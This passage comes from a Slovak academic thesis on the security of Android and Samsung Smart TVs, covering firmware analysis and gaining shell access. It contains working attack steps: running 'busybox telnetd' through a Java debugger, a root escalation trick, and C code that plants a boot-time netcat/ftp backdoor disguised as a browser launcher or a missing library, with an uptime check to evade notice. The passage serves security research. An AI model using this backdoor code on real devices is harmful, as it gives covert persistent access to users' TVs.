1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3 package="a.b.c.d"
4 android:versionCode="0"
5 android:versionName="0"
6 android:sharedUserId="android.uid.system">
7 <application android:hasCode="false"/>
8 </manifest>
```

Je preto potrebné zobrať už existujúci APK súbor a upraviť ho vyhodením spustiteľného kódu keďže deklarujeme `hasCode` ako false. Ďalej je potrebné do APK pridať upravený `AndroidManifest.xml` a označiť aplikáciu ako debuggable. Takto upravenú aplikáciu je možné nainštalovať a spustiť, no po spustení zostane len prázdna obrazovka (aplikácia nemá žiaden spustiteľný súbor), ale beží ako proces. Na tento proces, keďže je aplikácia označená ako debuggable, je možné pripojiť Java debugger (JDB) pomocou ADB[1]. Takýmto spôsobom sa dá na hlavnom vlákne spustiť cez JDB:

```
1 >threads
2 Group main:
3 (java.lang.Thread)0xc140d359a0 <1> main running
4 (java.lang.Thread)0xc1415a7888 <11> Binder_3 running
5 (java.lang.Thread)0xc1415a5c28 <10> Binder_2 running
6 (java.lang.Thread)0xc1415a5ac8 <9> Binder_1 running
7 <1>main[1] print java.lang.Runtime.getRuntime().exec("/data/local/tmp/
    busybox␣telnetd␣-p␣8899␣-l␣sh")
```

[1]Android Debug Bridge je všestranný nástroj ovládateľný z príkazového riadku ktorý dovoľuje komunikovať s pripojeným Android zariadením

Na obrázku môžeme vidieť úryvok kódu obsahujúci výpis vlákien procesu a spustenie príkazu `exec()` na hlavnom vlákne. Vidíme že argument sa odkazuje na spustenie príkazu telnet z príkazového riadku, takže bude možné sa pripojiť k zariadeniu cez telnet, avšak iba ako systémový používateľ a nie ako root. Získať root privilégiá je možné upravením súboru `/data/local.prop` a nastavením aby sa ADB spúšťal ako root po pripojení k počítaču. Potom už je nutné do zariadenia dostať príkaz `su` a nastaviť mu prístupové práva tak, aby ho mohla zavolať aj aplikácia s nízkymi právami.

Uviedli sme spôsob, akým je možné mať spustený telnet a vedieť spúšťať príkazy ako root využitím chýb v algoritmoch na spracovávanie APK inštalačných archívov a využitím Java Debuggera a Android Device Bridge.

KAPITOLA 4

Bezpečnosť platformy Samsung Smart TV

V tejto kapitole sa budeme venovať aplikáciám konkrétnych penetračných techník na platformu Samsung Smart TV. Budeme sa pokúšať nájsť bezpečnostné slabiny vhodné pre rôzne silných útočníkov a vyhodnotíme ich dopad na súkromie a možné poškodenie používateľa. Takisto budeme navrhovať možné riešenia daných bezpečnostných problémov, prípadne ich detekciu zo strany používateľa.

4.1 Testovacia platforma

Ako testovacia platforma nám bude slúžiť zariadenie Samsung UE46D8000 s webkamerou s označením VG-STC3000. Výrobca neposkytuje o výrobku žiadne podrobnejšie informácie relevantné pre našu analýzu. Poznáme minimum technických detailov. V oficiálnych materiáloch[1] je písané, že obsahuje dvojjadrový procesor no nepíše sa aký, nevieme koľko má pamäte, ani aký operačný systém je k dispozícii. Východisková situácia je pre nás taká, že televízor predstavuje akúsi čiernu skrinku ktorej zadávame príkazy a sledujeme jej reakcie.

Softvér a hardvér použitý pri analýze

Pri analýze bezpečnosti bude použitý nasledujúci softvér:

Putty slúži ako terminál schopný pripojiť sa cez SSH, telnet ale aj sériového spojenia.

Wireshark je nástroj na odchytávanie sieťovej komunikácie


[1] http://www.samsung.com/uk/consumer/tv-audio-video/television/led-tv/UE46D8000YUXXU-spec

Burp Suite poslúži na vytvorenie proxy servera a následnú úpravu paketov
IDA je disasembler použitý pri analýze firmvéru
Sourcery Code Bench obsahuje IDE a kompilátor pre ARM platformu
SamyGO Extension je aplikácia na získanie telnet a FTP prístupu k TV
Android DBI je nástroj na library injection a hook funkcií bežiaceho procesu

Hardvér:

Arduino Ethernet Shield s IR diódou a upravený VGA kábel na pripojenie k sériovej konzole.

Topológia použitej siete



Obr. 4.1: Topológia použitej siete

Servisné menu

Vyvolaním servisného menu sa dá získať prístup k desiatkam pokročilých nastavení ako sú napríklad nastavenie debugovacích výstupov alebo parametre 3D efektu na danom zariadení. Servisné menu je možné vyvolať z vypnutého stavu zariadenia postupným stlačením tlačidiel [**INFO**] [**MENU**] [**MUTE**] [**POWER**].[2] Servisné menu skrýva v sebe pokročilé podmenu, ktoré je možné vyvolať štvornásobným stačením tlačidla [**0**]. Servisné menu a jeho skryté časti je taktiež možné vyvolať doma vyrobeným IR vysielačom pri vyslaní správnych IR kódov, ktoré sa na bežnom diaľkovom ovládači nenachádzajú.

Servisný port (Ex-Link)

Jedná sa o sériový RS-232 port na televízore používaný na prístup k sériovej konzole. V našom prípade je skrytý vo VGA porte televízora, no vo všeobecnosti býva vyvedený

[2]Sekvencia tlačidiel sa môže líšiť v závislosti od roku výroby alebo regiónu.

ako samostatný port. Pre prístup k nemu sme si tým pádom museli vyrobiť vlastný kábel upravením klasického VGA kábla.

Sériová konzola

Sériová konzola je zariadenie na zadávanie a zobrazovanie systémových a administrátorských hlášok ktoré produkuje systém pri bootovaní, vypínaní a počas behu. K sériovej konzole sa dá pripojiť pomocou sériového servisného portu. Sériová konzola nie je od výroby prístupná, treba ju aktivovať v servisnom menu. V našom prípade má sériová konzola obmedzené možnosti zadávania vstupu, avšak výstup je celkom podrobný.

Top Debug Menu

Menu prístupné zo sériovej konzoly, ktoré sa zjaví po napísaní dvoch osemciferných kódov do konzoly, pričom kódy sú iné pre rôzne generácie zariadení ale aj typy použitých procesorov. Dajú sa v ňom robiť predovšetkým nastavenia výpisov ladiacich hlášok, ale dajú sa z neho taktiež ovládať a nastavovať položky servisného menu.

Smart Hub

Aplikačná nadstavba operačného systému cez ktorú používateľ inštaluje a spúšťa aplikácie. Cez Smart Hub sa realizuje aj prihlásenie sa na vývojársky účet, čím sa umožní sťahovanie aplikácií z neoficiálnych serverov.

SamyGO projekt

Komunita ľudí zaoberajúcich sa reverzným inžinierstvom Samsung firmvérov pre rôzne typy televízorov vyrobené po roku 2009. Ich cieľom je povolenie funkcionality televízora, ktorú má, ale je softvérovo uzamknutá. Opravujú funkčné chyby vo firmvéroch, prípadne vytvárajú neoficiálne widgety a desktopové aplikácie na zjednodušenie niektorých úkonov pri nastavovaní televízora. Na stránke tohto projektu sa dá nájsť mnoho dôležitých softvérových aj hardvérových informácií od ľudí, ktorí sa snažili preskúmať svoje zariadenia viacej do hĺbky, a aj táto práca sa bude opierať o skúsenosti a vedomosti nachádzajúce sa na tejto stránke, pričom samozrejme overíme funkčnosť a pravdivosť ich postupov na vlastnom zariadení [15].


4.2 Analýza firmvéru


Keďže Samsung deklaruje svoje firmvéry ako open source, tak sa našim hlavným odrazovým bodom stalo Samsung Open Source Release Center[3], v ktorom sú uverej-

[3] http://opensource.samsung.com/

nené firmvéry voľne na stiahnutie. Problém je, že Samsung neuverejňuje firmvéry celé, ale iba také časti firmvérov, ktoré prevzal a prípadne upravil, a je nútený ich šíriť pod pôvodnou licenciou. Po stiahnutí a rozbalení firmvéru pre naše zariadenie[4] môžeme nájsť iba zdrojový kód častí z ktorých je firmvér zložený ako sú základné ovládače, podporné knižnice a aplikácie na podporu multimédií, administráciu sietí alebo externých zariadení, ale zďaleka to nie sú všetky časti. Chýba zdrojový kód dôležitých súčastí Smart TV platformy, ako sú napríklad Java prostredie v ktorom sú spúšťané aplikácie alebo zdrojový kód použitého internetového prehliadača. Celý firmvér teda nie je zďaleka open source. Síce nám poskytuje nejaké informácie, ale nie je to presne to, čo by sme v ideálnom prípadne chceli mať k dispozícii.

Preto sa pokúsime informácie získať inak, a to zháňaním základných informácií v servisnom menu nášho televízora. Na obr. 4.2a môžeme vidieť verziu použitého firmvéru hneď na prvom riadku, v našom prípadne sa jedná o typ `T-GP8DEUC-1018.1`. Ďalší významný zdroj informácií získame po pripojení k sériovej konzole cez servisný port. Tá zobrazuje informačné hlášky pri interakcii s televízorom. K zaujímavým výpisom dochádza napríklad pri bootovaní (Obr. 4.2b) alebo vypínaní systému, no aj pri spúšťaní aplikácií.





(a) Systémové informácie zo servisného menu

(b) Výpis zo sériovej konzoly pri bootovaní

Obr. 4.2: Základné zdroje informácií

[4]Typ 11_UNxxD7xx0.zip. Vidíme, že názov firmvéru nezodpovedá zariadeniu ktoré máme k dispozícii, ale na stránke je tento firmvér uvedený pri označení nášho zariadenia.

Pretože firmvér je možné aktualizovať aj cez USB, je možné najaktuálnejší firmvér vždy aj stiahnuť z oficiálnych stránok podpory produktu[5]. Firmvér je distribuovaný v súbore s koncovkou `*.exe`, ktorý je možné extrahovať a následne prezerať obsah. Problémom je, že všetky súbory ktoré sme dostali po rozbalení sú šifrované. Zároveň ku všetkým súborom je vytvorený aj CMAC súbor, ktorý slúži na znemožnenie vytvorenia upraveného firmvéru a jeho následnej inštalácie. V prvom rade je potrebné dostať sa k obsahu zašifrovaných súborov. V starších zariadeniach nebol firmvér šifrovaný vôbec[6], neskôr sa začalo s šifrovaním firmvéru cez XOR s kľúčom[7] a od roku 2012 sa používa šifrovanie AES a potom XOR s kľúčom. Náš firmvér je zašifrovaný pomocou AES a XOR-u, avšak každoročne unikajú informácie o kľúčoch k niektorým firmvérom, ktoré následne umožňujú dešifrovanie. V našom prípade sme mali to šťastie, že bol na stránke SamyGO projektu k dispozícii dešifrovaní kľúč pre náš typ firmvéru. Po dešifrovaní máme k dispozícii tri súbory, ktoré budú predmetom nášho záujmu, konkrétne `appext.img`, `exe.img` a `rootfs.img` (Obr. 4.14).

appext.img.sec.cmac	13. 10. 2011 14:26	CMAC File	1 KB
exe.img.sec.cmac	13. 10. 2011 14:26	CMAC File	1 KB
Image.sec.cmac	13. 10. 2011 14:26	CMAC File	1 KB
rootfs.img.sec.cmac	13. 10. 2011 14:26	CMAC File	1 KB
.DS_Store	26. 11. 2013 11:32	DS_STORE File	7 KB
Image	26. 11. 2013 11:20	File	2 938 KB
major_version	13. 10. 2011 14:26	File	1 KB
minor_version	13. 10. 2011 14:26	File	1 KB
appext.img	26. 11. 2013 11:20	IMG File	43 612 KB
exe.img	26. 11. 2013 11:20	IMG File	79 948 KB
rootfs.img	26. 11. 2013 11:20	IMG File	4 605 KB
appext.img.sec	13. 10. 2011 14:26	SEC File	43 613 KB
exe.img.sec	13. 10. 2011 14:26	SEC File	79 949 KB
Image.sec	13. 10. 2011 14:26	SEC File	2 938 KB
rootfs.img.sec	13. 10. 2011 14:26	SEC File	4 605 KB
info.txt	13. 10. 2011 14:26	Text Document	1 KB
validinfo.txt	13. 10. 2011 14:26	Text Document	1 KB

Obr. 4.3: CMAC súbory, dešifrované súbory firmvéru, a taktiež ich zašifrované SEC verzie

[5]http://www.samsung.com/uk/support/model/UE46D8000YUXXU

[6]Rok 2010, modelová rada A

[7]Rok 2011, modelová rada B

Vo všetkých troch prípadoch ide o obraz nejakej časti súborového systému zariadenia. Najzaujímavejším z nich je súbor `rootfs.img`, ktorý je kompletným obrazom koreňovej štruktúry súborového systému. Z jeho štruktúry môžeme priamo alebo nepriamo vyčítať hneď niekoľko informácií. Popri mnohých priečinkoch obsahujúcich množstvo neškodne vyzerajúcich knižníc a driverov vidíme napríklad priečinok `bin`, ktorý klasicky obsahuje, príkazy spustiteľné z príkazového riadku a v priečinku `dtv` sú zobrazené pripojené USB zariadenia. Neskôr nás bude pravdepodobne zaujímať zložka `mtd_rwcommon` alebo `mtd_rwarea`, ktorých názvy napovedajú o možnosti do nich zapisovať.

Obraz `appext.img` obsahuje knižnice, obrázky a fonty pre vstavané aplikácie od Samsungu.

Posledný z obrazov, `exe.img` obsahoval (z tých zaujímavejších) súbory zabezpečujúce podporu Javy, rôzne konfiguračné súbory, SDL knižnicu[8] a taktiež interpreter jazyka Lua[9].

4.2.1 Prístup k príkazovému riadku

Dôležitým krokom k ďalšej analýze je získať prístup k príkazovému riadku a spolu s ním aj k súborovému systému spusteného zariadenia. Ideálna situácia by nastala v prípade, ak by sme mali vzdialený prístup cez telnet, netcat alebo ssh a mohli by sme sa pripojiť bez nutnosti byť vždy pred pripojením v kontakte s televízorom. Teda vykonať útok tak, aby nám stačilo mať prístup k systému iba raz a potom sa už môcť pripojiť v ľubovoľnom čase. SamyGO poskytuje aplikáciu nazvanú SamyGO Extension, ktorá sprevádzkuje telnet a ftp prístup, avšak treba ju vždy po reštartovaní systému spustiť opätovne. Pri ďalšom postupe preto použijeme aplikáciu od SamyGO, pričom si ju detailne rozoberieme a popíšeme jej správanie a spôsob fungovania, a následne uvedieme spôsob ako zariadiť, aby sme nemuseli aplikáciu (a spolu s ňou aj telnet a ftp) spúšťať po každom reštarte.

Fungovanie SamyGO Extension

Pripomeňme, že do televízora je možné inštalovať aj aplikácie z iných ako oficiálnych serverov (kde by sa SamyGO pochopiteľne nikdy nedostala), a to prihlásením sa do Smart Hub aplikácie s vývojárskym účtom a následným manuálnym nastavením IP adresy servera, odkiaľ sa majú sťahovať aplikácie. Takýmto spôsobom vieme nainštalovať rozšírenie SamyGO a spustením tejto aplikácie dôjde k aktivácii množstva rôznych funkcií, no predovšetkým telnetu a ftp servera. Každá aplikácia musí obsahovať súbor `config.xml` obsahujúci základné informácie o aplikácii, z ktorých nás zaujímajú

[8] Simple DirectMedia Layer poskytujúca nízkoúrovňový prístup ku zvukovému a obrazovému hardvéru, klávesnici, myši atď.

[9] Multiplatformový skriptovací programovací jazyk, www.lua.org.


najmä tie pri značkách `<apptype>` a `<contents>`, kde kód 14 pri `<apptype>` znamená, že sa jedná o Lua skript a pri značke `<contents>` je cesta hlavného spustiteľného súboru. Lua má na rozdiel od JavaScriptu priamy prístup k súborom a preto je možné aby sme dynamicky nalinkovali C knižnicu a zavolali v nej ľubovoľnú funkciu. Takáto funkcia môže obsahovať prácu so súbormi a dovoľuje nám používať dôležitú funkciu `system()`, ktorá vykoná shell príkaz v jej argumente, čo znamená, že môžeme písať a spúšťať vlastné shell skripty. Za možnosť spúšťania shell skriptov vďačíme najmä nešťastnému návrhu spúšťania aplikácií. V systéme existuje iba jeden používateľ, a to je root, tým pádom každý proces má pridelené administrátorské práva a nemá vôbec obmedzené vykonávanie príkazov v termináli. Keďže ponuka príkazov shellu v použitej verzii embedded Linuxu je značne zredukovaná, je k dispozícii voľne dostupný súbor nástrojov-busybox, ktorý ju rozširuje o telnetd a ftpd a mnoho ďalších[10]. Základom je teda napísať skript, ktorý exportuje cestu busyboxu do systémovej premennej PATH pre pohodlnejšie zadávanie príkazov a zavolanie príkazu telnetd a ftpd s príslušnými parametrami. To zabezpečí vzdialený prístup k televízoru cez telnet a ftp.

Pripomeňme, že SamyGO toho robí pri spustení oveľa viac predovšetkým v oblasti rozširovania funkcionality, ktorá pre nás ale nie je podstatná. Napríklad ruší časový limit nahrávania televízneho vysielania alebo pridáva možnosť zmeny farby a veľkosti titulkov a mnoho ďalšieho.

4.2.2 Informácie o súborovom systéme získateľné cez ftp

Mať ftp prístup je dôležité z hľadiska prehľadnej práce so súborovým systémom televízora. Zároveň môžeme jednoducho kopírovať súbory z a do flash pamäte. Po chvíli skúšania kopírovania nejakého súboru do televízora a prezerania práv na zapisovanie zistíme, že značná časť súborového systému je iba na čítanie. Zapisovať je možné do zložiek s dočasnými súbormi `mtd_rwcommon` a `mtd_rwarea` a do zložky do ktorej sa sťahujú (a tým pádom sú tam aj nainštalované) aplikácie `mtd_down`. Z toho vyplýva, že nebudeme môcť upravovať žiadne súbory, ktoré sa nachádzajú mimo tejto časti súborového systému. Pohľad na súborový systém cez ftp je viditeľný na obr. 4.4.

[10]Pre stiahnutie a podrobnejšie informácie pozri: http://www.busybox.net/.



Obr. 4.4: Filesystém viditeľný cez ftp

4.2.3 Prístup k príkazovému riadku cez telnet

Zatiaľ potrebujeme na prístup k príkazovému riadku cez telnet vždy spustiť SamyGO, čo je avšak dosť nepohodlné. Ideálne by bolo pokiaľ by sa telnet aktivoval počas štartu systému. Na to by sme potrebovali nájsť a upraviť súčasť systému, ktorá sa spúšťa počas bootovania a keďže potrebujeme tú časť upraviť, tak sa musí nachádzať v tej časti súborového systému do ktorej sa dá zapisovať.

Po analýze výstupu zo sériovej konzoly počas bootovania sa javí ako najlepší kandidát na odhalenie nejakej chyby vstavaný webový prehliadač. Spĺňa obidve požiadavky: nachádza sa medzi nainštalovanými aplikáciami na zapisovateľnej partícii a dá sa nastaviť jeho zapnutie pri bootovaní systému. Skúsime teda nahradiť súbor, ktorý sa stará o inicializáciu prehliadača pri bootovaní systému s názvom `WebkitBrowserLauncher` (viac o štruktúre webového prehliadača v kapitole 4.4). Náš nový spúšťač bude vyzerať nasledovne:

```
1
2 system("/mtd_rwcommon/widgets/user/SamyGO/SamyGO/bin/busybox␣nc␣-l␣1024")
      ;
3
4 system("/mtd_rwcommon/widgets/user/SamyGO/SamyGO/bin/busybox␣ftp");
5
```

```
6  struct sysinfo info;
7  sysinfo(&info);
8  long up=info.uptime;
9
10 if(up>60){
11
12   system("/mtd_down/widgets/normal/20111000001/bin/
         orginal_WebkitBrowserLauncher");
13
14 }
```

Spustíme netcat a ftp, a pozrieme sa ako dlho už je systém spustený. Ak je to menej ako minúta tak program skončí, ak viac, tak spustí originálny súbor. Keby sme tam toto nedali, tak by bolo podozrivé ak by sa vždy pri štarte spustil prehliadač. Zároveň ak neskôr bude používateľ chcieť, tak sa mu prehliadač bez problémov spustí.

S týmto riešením boli však problémy, hlavne nebolo spustenie ftp a netcatu z neznámych príčin vždy úspešné. Lepším riešením je hook funkcie systémového volania `sys_open()` (pomocou nástroja Android DBI), v ktorej budeme odchytávať hlášku 'No such file', čo znamená, že sa proces pokúša načítať súbor ktorý neexistuje. Následne otvoríme spúšťací súbor webového prehliadača a odchytíme informáciu aký súbor sa spúšťač pokúša načítať, no už neexistuje (pravdepodobne počas vývoja existoval, no neskôr bol vo finálnej verzii odstránený a v zdrojovom kóde sa na to zabudlo). Podarilo sa nám nájsť takéto zdieľané knižnice ktoré neexistujú, no proces sa ich snaží načítať, tak si jednu vytvoríme. Pri načítaní zdieľanej knižnice sa spúšťa inicializačná funkcia, ktorá bude vyzerať takto:

```
1 void _init(){
2
3 system("/mtd_rwcommon/widgets/user/SamyGO/SamyGO/bin/busybox␣nc␣-l␣1024")
      ;
4
5 system("/mtd_rwcommon/widgets/user/SamyGO/SamyGO/bin/busybox␣ftp");
6
7 }
```

Keďže webový prehliadač načítava takto knižnice počas bootovania, tak sa počas neho vykonajú aj naše dva príkazy. Tým sme si zabezpečili permanentný prístup k príkazovému riadku a súborovému systému.

4.2.4 Dopady a ochrana

Po inšpirovaní sa SamyGO aplikáciou, sa nám podarilo nájsť spôsob akým získať prístup k príkazovému riadku vždy po zapnutí televízora a to bez vedomia používa-

teľa. Sám o sebe tento útok nespôsobuje žiadne škody, ale otvára dvere do systému útočníkovi. Odhaliť takýto útok je z hľadiska používateľa obtiažne, potrebné by bolo monitorovať pohyb na sieti. Ochranou môže byť občasné resetovanie televízora do továrenských nastavení, ktoré celý systém vráti do pôvodného stavu pred útokom.

4.3 Proces aktualizácie firmvéru

Pozrieme sa ako výrobca na tejto platforme Smart TV zabezpečuje, aby proces aktualizácie prebehol iba s overeným a korektným firmvérom aby nemohlo dôjsť k inštalácii upraveného firmvéru.


4.3.1 Aktualizácia cez USB

Najprv sa pozrieme na zabezpečenie procesu aktualizácie firmvéru prostredníctvom portu USB. Vieme, že firmvér je distribuovaný ako archív `*.exe` a ku každému `*.img` súboru v ňom, obsahuje aj jeho kontrolný CMAC parametrizovaný súkromným kľúčom výrobcu. Napriek tomu, že takýto CMAC vytvoriť nevieme, skúsili sme firmvér upraviť pridaním `*.txt` súboru s názvom firmvéru. Všetko ostatné sme nechali tak, nový súbor sme pridali do `*.img`, ktorý sme, keďže šifrovacie parametre poznáme, zašifrovali. Avšak systém sa oklamať nenechal a pri pokuse o aktualizáciu firmvéru z USB nosiča vyhlásil chybu. Čiže bez znalosti privátneho kľúča sa dostávame do slepej uličky, keďže upravený firmvér systém odhalí.

4.3.2 Aktualizácia cez Internet

Skúsime, či je rovnako bezpečná aj aktualizácia firmvéru prostredníctvom Internetu. Pomocou programu Wireshark odchytíme sieťovú komunikáciu medzi televízorom a príslušnými servermi s firmvérom. Priebeh komunikácie vyzerá celkom bezpečne keďže ako prvé zariadenia medzi sebou nadviažu šifrované SSL spojenie, vymenia si niekoľko paketov a televízor ukáže buď hlášku o nájdení aktuálnejšieho firmvéru a začne sťahovať novší firmvér, alebo vyhlási že novší firmvér neexistuje. Zaujímavé je, že odpoveď o (ne)nájdení firmvéru sa posiela cez nešifrované spojenie.

